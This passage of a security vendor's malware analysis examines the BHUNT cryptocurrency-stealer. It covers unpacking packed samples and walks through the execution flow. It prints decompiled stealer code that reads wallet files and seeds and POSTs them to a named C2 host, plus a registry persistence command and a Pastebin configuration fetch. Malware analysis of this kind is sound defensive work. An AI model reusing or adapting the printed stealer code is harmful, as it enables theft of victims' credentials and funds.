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Security

# Poking Holes in Crypto-Wallets: a Short Analysis of BHUNT Stealer



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## Summary

Ever since the Bitcoin boom, crypto currencies have risen sharply in value year after year. Besides attracting more investment, this gain has also increasingly motivated malicious actors to develop stealer malware specialized in gaining access to cryptocurrency wallets. Once they get to these wallets, they can freely and irreversibly transfer funds to wallets controlled by the attacker. In the past year, security researchers have noticed a surge in such cryptocurrency stealers such as the famous Redline Stealer [1] and WeSteal [2].

Bitdefender researchers are constantly monitoring crypto wallet stealers. This is how we spotted a dropper with a hidden file that ran from the `\Windows\System32\` folder. The dropper always wrote the same file, `mscrlib.exe` on the disk. Our analysis determined this is a cryptocurrency stealer, but its execution flow seems different from what we're used to seeing in the wild. We named the stealer BHUNT after the main assembly's name. BHUNT is a modular stealer written in .NET, capable of exfiltrating wallet contents (Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin, Litecoin wallets), passwords stored in the browser, and passphrases captured from the clipboard.

In this article, we describe how we managed to unpack the executable files used in this campaign. We will present the execution flow of the malware and we analyze each module to determine its capabilities.

## Key Findings

- Bitdefender researchers have discovered a new family of crypto-wallet stealer malware, dubbed BHUNT
- Binay files are heavily encrypted with commercial packers such as Themida and VMProtect
- The samples identified appear to have been digitally signed with a digital certificate issued to a software company, but the digital certificate does not match the binaries.
- Malware components are specialized in stealing wallet files (`wallet.dat` and `seed.seco`), clipboard information and passphrases used to recover accounts
- The malware uses encrypted configuration scripts that are downloaded from public Pastebin pages.
- Other components specialize in theft of passwords, cookies and other sensitive information stored in Chrome and Firefox browsers

## Technical analysis

Before jumping into the technical aspects, we'd like to reiterate several core concepts about two packers used by the malware, VMProtect and Themida. Almost all components of the malware use some form of packing, and we had to go through the same steps to unpack them, as described in the following section.

### A primer on packers

VMProtect [3] and Themida [4] are packers that use a software virtual machine to emulate parts of code on a virtual CPU that has a different instruction set than a conventional CPU. This makes reverse-engineering the code extremely difficult because one first needs to understand the virtual CPU's architecture and instruction set [5] and then replace the opcodes with their native counterparts. Only then can an analyst grasp the meaning of the code [6] and bypass the other obfuscation techniques employed by the packer. Virtualizing code comes, however, at the expense of resource consumption and increased time for execution. Therefore, in many cases, developers who use VMProtect or Themida virtualize only some critical parts of their code (licensing, sandbox detection, decryption keys and routines, etc.) and leave the other

parts unvirtualized, in a packed state. From a reverse-engineering perspective, this means that, if we could bypass the anti-sandbox and anti-debugger techniques of the packer, we can get most of the unpacked contents by dumping the process memory during runtime.

Going step by step through the code with a debugger and bypassing every check is tedious work. More so, if the debugger detection code is virtualized, then there is no chance of getting through it in a reasonable time. Therefore, we need to rely on our knowledge of how to detect debuggers. To achieve this, we must patch the information in memory and hook all the functions to bypass debugger detection. However, manually adding hooks every time we start a debug session is also tedious, so we can use ScyllaHide [7], a plugin for Ollydbg/x64dbg/IDA that contains various anti-anti-debugger techniques. With some luck, the debugged process will run, then we can save its memory to hopefully reveal the unpacked code. To dump an executable from memory we can use Scylla [8], an open-source tool that can rebuild the import directory of an MZPE loaded in memory.

For most of the executables packed by VMProtect, these steps are enough to reveal unpacked contents in a memory dump. In the figure below, we can see valid strings along with a low entropy resembling code and valid *int3* opcodes.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000400	FF	20	47	6F	20	62	75	69	6C	64	20	49	44	3A	20	22	ÿ Go build ID: "
00000410	72	6A	5A	2D	69	2D	78	30	62	30	34	51	52	71	38	58	rjZ-i-x0b04QRq8X
00000420	51	4B	66	6C	2F	37	72	79	4B	35	54	4A	33	4C	4B	6C	QKfl/7ryK5TJ3LKl
00000430	33	70	75	35	35	74	57	79	63	2F	61	7A	66	31	30	59	3pu55tWyc/azfl0Y
00000440	6F	30	66	74	52	59	6F	30	64	62	61	56	53	72	2F	54	o0ftRYo0dbaVsr/T
00000450	66	59	6F	68	66	73	6C	67	72	48	73	4D	65	4A	41	74	fYohfslgrHsMeJAt
00000460	64	70	67	22	0A	20	FF	CC	CC	CC	CC	CC	CC	CC	CC	CC	dpg". yïïïïïïïïï
00000470	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ïïïïïïïïïïïïïïï
00000480	65	48	8B	0C	25	28	00	00	00	48	8B	89	00	00	00	00	eH<.% (...H<%....
00000490	48	3B	61	10	76	39	48	83	EC	18	48	89	6C	24	10	48	H;a.v9Hfi.H%l\$.H
000004A0	8D	6C	24	10	E8	D7	07	00	00	48	8B	44	24	20	48	89	.l\$.èx...H<D\$ H%
000004B0	04	24	48	8B	44	24	28	48	89	44	24	08	0F	1F	40	00	.\$H<D\$ (H%D\$...@.
000004C0	E8	1B	00	00	00	48	8B	6C	24	10	48	83	C4	18	C3	E8	è...H<l\$.HfÄ.Ãè
000004D0	4C	74	06	00	EB	AA	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	Lt..e*ïïïïïïïïïï
000004E0	65	48	8B	0C	25	28	00	00	00	48	8B	89	00	00	00	00	eH<.% (...H<%....
000004F0	48	8D	44	24	B0	48	3B	41	10	0F	86	2C	07	00	00	48	H.D\$°H;A..†,...H
00000500	81	EC	D0	00	00	00	48	89	AC	24	C8	00	00	00	48	8D	.iD...H%-&È...H.
00000510	AC	24	C8	00	00	00	48	8B	84	24	D8	00	00	00	48	8B	-&È...H<„\$Ø...H<
00000520	8C	24	E0	00	00	00	EB	09	48	89	C2	48	89	C8	48	89	Ç\$à...è.H%ÄH%ÈH%
00000530	D1	48	85	C9	0F	84	B6	04	00	00	48	89	4C	24	30	48	ÑH...É...„q...H%L\$OH
00000540	89	44	24	70	48	89	04	24	48	89	4C	24	08	C6	44	24	%D\$pH%. \$H%L\$.ED\$
00000550	10	2C	E8	E9	06	00	00	48	8B	4C	24	18	0F	1F	40	00	.,èé...H<L\$.@.
00000560	48	85	C9	0F	8D	44	04	00	00	31	C0	31	C9	48	8B	54	H...É...D...lÀlÉH<T

Fig.1. Contents of a file packed with VMProtect after dumping it from memory

In the case of Themida, even if we bypass all the debugger detection, we still don't get an unpacked executable. As we can see in the figure below, we dumped the memory of our executable after it got loaded in memory, but we only see a big blob of packed code with high entropy and scrambled strings.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000400	48	E1	9C	02	02	1C	05	0C	50	36	10	10	67	34	08	01	Háœ....P6..g4..
00000410	08	61	06	50	20	9A	0A	70	1A	1F	01	E6	B4	09	0A	CE	.a.P š.p...æ'...Ī
00000420	CA	EF	BE	3B	11	91	00	6C	53	79	73	74	65	6D	3A	2E	Ěi%;;'.lSystem:.
00000430	52	77	0D	6F	75	72	63	0C	1D	0A	8F	10	61	64	FE	07	Rw.ourc.....adb.
00000440	2C	20	6D	FF	8F	6F	E3	6C	69	62	37	14	56	1E	CF	1F	, mý.oǎlib7.V.Ī.
00000450	01	6E	3D	32	2E	30	46	02	22	0C	43	75	6C	74	56	65	.n=2.0F."CultVe
00000460	39	3D	6E	F9	F1	DD	61	F3	3F	22	50	31	62	54	63	4B	9=nùñŸaó?"PlbTcK
00000470	FC	79	54	3A	6F	6B	EF	52	AE	37	27	61	35	FE	40	36	üyT:okiR@7'a5p@6
00000480	31	39	33	34	FE	30	76	38	52	23	6D	A7	70	6E	74	69	1934p0v8R#mSpnti
00000490	6D	FF	58	11	53	F5	F9	02	4F	AD	0A	50	41	44	03	14	mýX.Sõù.O..PAD..
000004A0	B4	B8	FE	F1	13	30	91	32	33	20	22	18	11	7E	1C	0A	´,pñ.0`23 "...~..
000004B0	04	14	33	28	7C	0C	0A	09	E6	72	59	03	02	C1	D0	0B	..3( ...ærY..ÁĐ.
000004C0	01	02	28	1F	8C	23	6F	7D	0B	73	44	7E	0B	28	07	80	..(Œ#o).sD~.(.Œ
000004D0	28	89	2D	2A	A0	81	F2	64	06	81	23	22	1D	AE	13	02	(%-* .òd.##".@..
000004E0	1E	02	80	A3	0A	92	73	0C	B5	06	28	7F	6B	74	63	0C	..££.'s.u.(.ktc.
000004F0	93	80	1E	18	2D	73	2D	1F	28	2E	DF	0B	D4	20	2F	99	"Œ...s~.(.B.Ô /™
00000500	61	28	F3	7B	21	77	5E	62	07	61	6F	81	26	2C	46	50	a(ó(!w^b.a.o.&,FP
00000510	36	0C	82	88	2A	1B	50	30	8B	4B	CA	51	24	64	11	1F	6.,^*.P0<KÊQ\$Œd..
00000520	1D	2D	3E	E8	3C	80	8A	28	83	D9	41	0C	84	14	22	19	.->è<ŒŠ(fŸA...".
00000530	1C	A3	43	14	FE	9B	34	14	0F	73	85	B9	88	86	8A	17	.£C.p>4...s...^+š.
00000540	80	1E	0C	DE	07	56	87	88	DC	7E	54	1E	7A	01	4C	10	Œ...P.V+^Ÿ~T.z.L.
00000550	BC	8E	19	07	25	3E	0D	6D	C2	96	CC	44	25	28	68	35	±ž...%>.mÁ-ĪD%(h5
00000560	83	9D	B4	F8	87	DC	CC	29	26	84	44	06	6F	62	88	85	f.'ø#ŸĪ)&„D.ob^...
00000570	72	79	49	1D	02	D1	17	F5	89	83	1B	DE	0E	25	28	78	ryI..Ÿ.Š%Œf.P.%(x
00000580	3F	A1	B3	2A	47	0E	0E	DA	B0	B1	67	19	9B	B6	0E	99	?;^*G..Ÿ°±g.>Ÿ.™
00000590	FE	88	70	04	44	32	27	85	E7	14	C6	8A	19	24	28	54	p^p.D2'...ç.ŒŠ.Œ(T
000005A0	59	6C	7A	10	A4	4B	47	0C	3B	14	D2	84	46	50	38	20	Ylz.±KG.;.ò„FP8
000005B0	C3	88	B4	91	28	0C	02	72	F3	8F	15	7C	16	44	56	17	Ă`´´(..ró... .DV.
000005C0	73	9A	C8	20	FF	D1	0B	F7	CA	8B	46	23	80	06	FE	04	sšÈ ŸŸ.÷Ê<F#Œ.p.
000005D0	30	39	80	6F	06	72	09	CC	80	70	44	55	8B	B1	33	40	09Œo.r.ĪŒpDU<±3@
000005E0	9F	64	17	E1	E0	0C	08	72	23	DF	21	94	51	97	8D	3C	Ÿd.àà...r#B!"Q-.<
000005F0	5D	0B	0F	32	8C	0B	26	94	EF	47	0D	65	42	49	2C	4F	]..2Œ.&"iG.eBI,O
00000600	17	90	CC	62	3B	6B	DE	0F	90	25	13	04	A6	26	1A	72	..Īb;kŒ...%..!&.r
00000610	29	01	4A	06	87	37	39	A1	20	1C	08	52	98	74	56	74	).J.+79; ..R^tVt
00000620	D0	4C	32	87	08	99	05	0F	0A	0C	13	DC	91	AF	21	29	ĐL2±.™.....Ÿ^!)
00000630	88	B1	01	F0	BD	01	8D	01	0E	05	72	C7	01	4A	7B	32	^±.Š%.....rç.J{2
00000640	12	40	D9	34	19	0C	2B	10	24	F1	1B	0A	04	72	5D	AC	..@Ÿ4...+.\$ñ...r]-
00000650	78	4D	05	53	07	0B	1E	2E	1B	12	09	23	98	0B	09	0B	xM.S.....#^...r
00000660	07	7D	0E	A2	1E	72	B9	96	B0	FF	F5	08	4A	27	C2	08	..}..r^~°Ÿō.J^Á.
00000670	7D	0F	11	D5	17	B8	69	93	0C	AF	02	AE	02	08	F2	92	}..Ō.,i^..Ÿ..@..ò'
00000680	11	2A	56	47	9C	CA	0D	9A	A3	DC	D8	07	72	29	55	02	..*VGœĚ.šŒŸŸ.r)U.
00000690	AA	64	3B	89	12	98	24	65	A5	6F	8D	C6	23	2C	6A	1B	*d;%."ŒeŸo.Œ#,j.
000006A0	85	5F	28	65	F0	11	FC	8E	1E	B7	17	DA	70	16	05	2B	..._ (eš.üž. .Ÿp...+
000006B0	46	6F	08	1A	FD	C5	9A	72	6D	29	21	DB	F7	76	8E	0F	Fo..ŸĂšrm)!Ÿ÷vž.

Fig.2. Contents of a file packed with Themida after dumping it from memory

There are two very useful plugins or scripts that can unpack some Themida versions. These plugins can be loaded into Ollydbg or x64dbg and they can unpack contents when the executable is loaded in memory. Historically, for 32-bit executables and Ollydbg, there was Winlicense Ultra Unpacker [9], an Ollydbg script that could be executed with the ODbgScript plugin [10]. For newer versions of Themida and 64-bit executables, there is Themidie [11], achieving the same functionality of unpacking executables loaded into memory. In the figure below, we can see how the executable file is completely unpacked after executing Themidie.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000400	48	00	00	00	02	00	05	00	50	36	00	00	10	34	00	00	H.....P6...4..
00000410	01	00	00	00	01	00	00	06	50	20	00	00	70	01	00	00	.....P ..p...
00000420	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000430	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000440	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000450	B4	00	00	00	CE	CA	EF	BE	01	00	00	00	91	00	00	00	`...îÊi%....`...
00000460	6C	53	79	73	74	65	6D	2E	52	65	73	6F	75	72	63	65	lSystem.Resource
00000470	73	2E	52	65	73	6F	75	72	63	65	52	65	61	64	65	72	s.ResourceReader
00000480	2C	20	6D	73	63	6F	72	6C	69	62	2C	20	56	65	72	73	,mscorlib, Vers
00000490	69	6F	6E	3D	32	2E	30	2E	30	2E	30	2C	20	43	75	6C	ion=2.0.0.0, Cul
000004A0	74	75	72	65	3D	6E	65	75	74	72	61	6C	2C	20	50	75	ture=neutral, Pu
000004B0	62	6C	69	63	4B	65	79	54	6F	6B	65	6E	3D	62	37	37	blicKeyToken=b77
000004C0	61	35	63	35	36	31	39	33	34	65	30	38	39	23	53	79	a5c561934e089#Sy
000004D0	73	74	65	6D	2E	52	65	73	6F	75	72	63	65	73	2E	52	stem.Resources.R
000004E0	75	6E	74	69	6D	65	52	65	73	6F	75	72	63	65	53	65	untimeResourceSe
000004F0	74	02	00	00	00	00	00	00	00	00	00	00	00	50	41	44	t.....PAD
00000500	50	41	44	50	B4	00	00	00	B4	00	00	00	CE	CA	EF	BE	PADP`...`...îÊi%
00000510	01	00	00	00	91	00	00	00	6C	53	79	73	74	65	6D	2E	....`...lSystem.
00000520	52	65	73	6F	75	72	63	65	73	2E	52	65	73	6F	75	72	Resources.Resour
00000530	63	65	52	65	61	64	65	72	2C	20	6D	73	63	6F	72	6C	ceReader, mscorl
00000540	69	62	2C	20	56	65	72	73	69	6F	6E	3D	32	2E	30	2E	ib, Version=2.0.
00000550	30	2E	30	2C	20	43	75	6C	74	75	72	65	3D	6E	65	75	0.0, Culture=neu
00000560	74	72	61	6C	2C	20	50	75	62	6C	69	63	4B	65	79	54	tral, PublicKeyT
00000570	6F	6B	65	6E	3D	62	37	37	61	35	63	35	36	31	39	33	oken=b77a5c56193
00000580	34	65	30	38	39	23	53	79	73	74	65	6D	2E	52	65	73	4e089#System.Res
00000590	6F	75	72	63	65	73	2E	52	75	6E	74	69	6D	65	52	65	ources.RuntimeRe
000005A0	73	6F	75	72	63	65	53	65	74	02	00	00	00	00	00	00	sourceSet.....
000005B0	00	00	00	00	00	50	41	44	50	41	44	50	B4	00	00	00	....PADPADP`...
000005C0	13	30	02	00	33	00	00	00	22	00	00	11	7E	1C	00	00	.0..3..."...~...
000005D0	04	14	28	7C	00	00	0A	2C	20	72	59	03	00	70	D0	0B	..( ..., rY..pÐ.
000005E0	00	00	02	28	1F	00	00	0A	6F	7D	00	00	0A	73	7E	00	...{....o}...s~.
000005F0	00	0A	0B	07	80	1C	00	00	04	7E	1C	00	00	04	2A	00	....€.....~.....*.
00000600	13	30	01	00	06	00	00	00	23	00	00	11	7E	1D	00	00	.0.....#...~...
00000610	04	2A	00	00	1E	02	80	1D	00	00	04	2A	92	73	33	00	.*.....€.....*'s3.
00000620	00	06	28	7F	00	00	0A	74	0C	00	00	02	80	1E	00	00	..{....t....€...
00000630	04	73	2D	00	00	0A	28	2E	00	00	0A	80	20	00	00	04	.s-...{....€ ...
00000640	2A	00	00	00	1E	02	28	80	00	00	0A	2A	5E	28	07	00	*.....(€...*^(..
00000650	00	06	6F	81	00	00	0A	2C	0A	28	36	00	00	06	6F	82	..o.....,(6...o,
00000660	00	00	0A	2A	1B	30	03	00	4B	00	00	00	24	00	00	11	...*.0..K...\$...
00000670	7E	1F	00	00	04	2D	3E	7E	20	00	00	04	0B	07	28	83	~....->~ .....(f
00000680	00	00	0A	07	28	84	00	00	0A	7E	1F	00	00	04	2D	1C	....(.....~.....-.
00000690	28	07	00	00	06	14	FE	06	34	00	00	06	73	85	00	00	{.....p.4...s....
000006A0	0A	6F	86	00	00	0A	17	80	1F	00	00	04	DE	07	07	28	.ot.....€.....P..(

Fig.3. Contents of the same file, after unpacking it with Themidie

### Initial access

We noticed in our telemetry that the initial dropper process (*msh.exe* and *msn.exe*) was launched from *explorer.exe* that contains injected code. Most infected users also had some form of crack for Windows (KMS) on their systems. We could not capture any installer for those cracks, but we suspect they delivered the dropper for the cryptocurrency stealer. This technique is very similar to how Redline stealer delivers its payloads through fake cracked software installers [1].

### Execution flow




Fig.4. Execution flow of BHUNT

### msh.exe/msn.exe

After explorer.exe writes them to disk, msh.exe and msn.exe reside in the `\Windows\System32\` folder as hidden files. They are packed with VMProtect to conceal their contents and code. The files are also signed with a digital signature issued to Piriform Ltd in an attempt to look legitimate. The signature does not match on the binaries, as it was simply copied from a legitimate executable belonging to Piriform Ltd. When unpacked, we see that it is a compiled Go program, as the code section starts with the Go build ID.




Fig.5. Invalid digital signature from Piriform Ltd.

The executable contains an embedded MZPE that the process will write to the disk to `\AppData\Roaming\mscrlib.exe`.

### mscrlib.exe / BHUNT

Mscrlib.exe is the main component of the stealer, containing all modules with different capabilities inside a single unpacked .NET assembly. The title and Product Name in its version info is BHUNT, so we named it that too. The executable's name is always `mscrlib.exe`, similar to `mscorlib.dll`, the core library of the .NET framework.

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyProduct("BHUNT")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyCopyright("Copyright © 2021")]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyTitle("BHUNT")]
```

Fig.6. Version Info of mscrib.exe

We have captured more versions of this assembly. Each one contains all the codebase of the malware and the modules embedded in the resources, the difference being that each version calls a subset of the available methods from their main function. This indicates that the malware can be recompiled according to the attacker's needs.




Fig.7. Methods of BHUNT (left), but only one of them being called

There are a few small helper functions, like **drp**, **log**, **rdr**, **SendPostData**, that can be used by the methods that implement stealing capabilities.

The function called **drp** is responsible for opening a resource and writing the binary data to a file.

```
1 // BHUNT.Module1
2 // Token: 0x06000021 RID: 33 RVA: 0x00A11324 File Offset: 0x00A0F724
3 private static void drp(string path, byte[] res)
4 {
5     BinaryWriter binaryWriter = new BinaryWriter(File.OpenWrite(path));
6     binaryWriter.Write(res);
7     binaryWriter.Close();
8 }
```

Fig.8. drp function

**Log** checks for existence of various crypto wallets (Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin, Litecoin) on the system and sends data about the MachineName and the Username to a C2 server, **hxxp://mincraftsquid[.]hopto[.]org/ifo[.]php**. The stealer exfiltrates all information to this URL during runtime. The function also checks if it can access the clipboard by storing and retrieving a hardcoded string.



```
1 // BHUNT.Module1
2 // Token: 0x06000022 RID: 34 RVA: 0x00A1134C File Offset: 0x00A0F74C
3 public static void SendPostData(string site, string message)
4 {
5     WebRequest webRequest = WebRequest.Create(site);
6     string s = "" + message;
7     byte[] bytes = Encoding.UTF8.GetBytes(s);
8     webRequest.Method = "POST";
9     webRequest.ContentType = "application/x-www-form-urlencoded";
10    webRequest.ContentLength = (long)bytes.Length;
11    Stream requestStream = webRequest.GetRequestStream();
12    requestStream.Write(bytes, 0, bytes.Length);
13    requestStream.Close();
14    WebResponse response = webRequest.GetResponse();
15    StreamReader streamReader = new StreamReader(response.GetResponseStream());
16 }
```

Fig.11. SendPostData function

In the following text, we discuss each of the main functions in detail, along with the tools the malware uses to achieve functionality.

## blackjack

This method is responsible for stealing wallet files. When it finds a wallet, it reads all its content, encodes it with base64 and uploads it to the C2 server. First, it searches all files named *wallet.dat* in all the subdirectories of `\AppData\Roaming\`. Then it specifically searches for Exodus wallet's *seed.seco* file and all the files from `\AppData\Roamin\Electrum\wallets`. It sends all these files to the C2 server and specifically logs that this information originated from the blackjack function.

```

private static void blackjack()
{
    checked
    {
        try
        {
            string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\"), "wallet.dat", SearchOption.AllDirectories);
            int num = 0;
            int num2 = files.Length - 1;
            for (int i = num; i <= num2; i++)
            {
                try
                {
                    byte[] inArray = File.ReadAllBytes(files[i]);
                    string str = Convert.ToBase64String(inArray);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "blackjack=" + str + " @ " + files[i]);
                }
                catch (Exception ex)
                {
                }
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%appdata%\\" + "Exodus\\exodus.wallet\\"))
            {
                byte[] inArray2 = File.ReadAllBytes(Environment.ExpandEnvironmentVariables("%appdata%\\" + "Exodus\\exodus.wallet\\seed.seco");
                string text = Convert.ToBase64String(inArray2);
                Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                {
                    "blackjack-:=",
                    Environment.UserName.ToString(),
                    ":",
                    text,
                    " Exo found @ ",
                    Environment.MachineName.ToString()
                }));
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\" + "Electrum\\")))
            {
                string[] files2 = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\" + "Electrum\\wallets", "*.seco");
                int num3 = 0;
                int num4 = files2.Length - 1;
                for (int j = num3; j <= num4; j++)
                {
                    byte[] inArray3 = File.ReadAllBytes(files2[j]);
                    string text2 = Convert.ToBase64String(inArray3);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                    {
                        "blackjack-:=",
                        Environment.UserName.ToString(),
                        ":",
                        text2,
                        " Electrum found @ ",
                        Environment.MachineName.ToString()
                    }));
                }
            }
        }
        catch (Exception ex2)
        {
        }
    }
}

```

Fig.12. blackjack function

## chaos\_crew

```

// BHUNT.Module1
// Token: 0x0600001B RID: 27 RVA: 0x00A10A08 File Offset: 0x00A0EE08
private static void chaos_crew()
{
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%\\" + "\\Outlook.exe";
        Module1.drp(text, (byte[])Resources.chaos_crew.Clone());
        Process.Start(text);
        Interaction.Shell("cmd /c REG ADD \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /V \"Outlook\" /t REG_SZ /F /D \"%appdata%\Outlook.exe\" /t REG_SZ /F /D %appdata%\Outlook.exe", AppMinStyle.MinimizedFocus, false, -1);
    }
    catch (Exception ex)
    {
    }
}

```

Fig.13. chaos\_crew function

This function writes the resource named **chaos\_crew** into `\AppData\Roaming\Outlook.exe`. Then it launches this process and registers it to automatically start every time the system boots up using the following command line:

```
"cmd /c REG ADD \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /V \"Outlook\" /t REG_SZ /F /D %appdata%\Outlook.exe"
```

The executable file is packed with Themida, so we can unpack it as described in the previous sections. After we obtain the unpacked version, we can observe from the file's strings and geometry that we are dealing with a .NET

executable. We can modify the MZPE's CLR Runtime Header to point to the start of the managed code so we can decompile it. The resulting assembly is named Hope2 with CompanyName Microsoft.

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyProduct("Hope2")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyCompany("Microsoft")]
[assembly: AssemblyDescription("")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCopyright("Copyright © Microsoft 2019")]
```

Fig.14. Outlook.exe Version Info

It is a Windows Forms application, so we have to check the InitializeComponent method to arrive at its entry point. InitializeComponent creates two timers, Timer1 and Timer2, with Timer2 enabled from the start and ticking every 900000 ms. After this method, Form1\_Load gets called by the ResumeLayout function.

```
private void InitializeComponent()
{
    this.components = new Container();
    this.Timer1 = new Timer(this.components);
    this.Timer2 = new Timer(this.components);
    this.SuspendLayout();
    this.Timer1.Interval = 1000;
    this.Timer2.Enabled = true;
    this.Timer2.Interval = 900000;
    SizeF autoScaleDimensions = new SizeF(6f, 13f);
    this.AutoScaleDimensions = autoScaleDimensions;
    this.AutoScaleMode = AutoScaleMode.Font;
    Size clientSize = new Size(120, 0);
    this.ClientSize = clientSize;
    this.Name = "Form1";
    this.Text = "Form1";
    this.ResumeLayout(false);
}
```

Fig.15. Entry point of Outlook.exe

After sleeping for 440 ms, the *Form1\_Load* function checks if it is the first run, or if it already established persistence on the system by checking for the existence of the folder `\AppData\Roaming\Scype\` (very similar to Skype). If the folder does not exist, the malware creates it and prepares some configuration data to be stored in the registry. If the folder already exists, the function will call *Timer1.Start()* to notify Timer1 to start handling tick events.

```
Thread.Sleep(440);
if (!Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\Scype")))
{
    this.No_Sleep();
    Directory.CreateDirectory(Environment.ExpandEnvironmentVariables("%Appdata%\Scype"));
    Directory.CreateDirectory(Environment.ExpandEnvironmentVariables("%Appdata%\Scype\la"));
}
```

Fig.16. Checking presence of Scype folder

For the helper functions, the assembly has a class called update. These functions can interact with registry (*regread*, *regset*), check information about the graphics card of the system (*vidcheck*) and perform update operations (*min\_udp* for version checking, *datadw*, *download* and *dwfiles* for downloading).




Fig.17. Helper functions contained in update class

For configuration data, the malware downloads a text snippet from [hxxps://pastebin\[.\]com/raw/EGRCzWCa](https://pastebin.com/raw/EGRCzWCa). This snippet is encrypted with AES and the function decrypts it using the function `AES_Decrypt` with the hardcoded password `hoeland!a`. Unfortunately, at the time of our analysis, Pastebin had already removed the snippet from their website. However, we can see that it contains configuration options for CPU and GPU settings. All the information is saved under the registry key `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Setup`, hardcoded in the `regset` function.

```
update.regset("ver", this.num);
string text = Conversions.ToString(update.datadw("https://pastebin.com/raw/EGRCzWCa"));
if (Operators.CompareString(text, null, false) != 0)
{
    string expression = Strings.Split(this.AES_Decrypt(text, "hoeland!a"), ":admin:", -1, CompareMethod.Binary)[1];
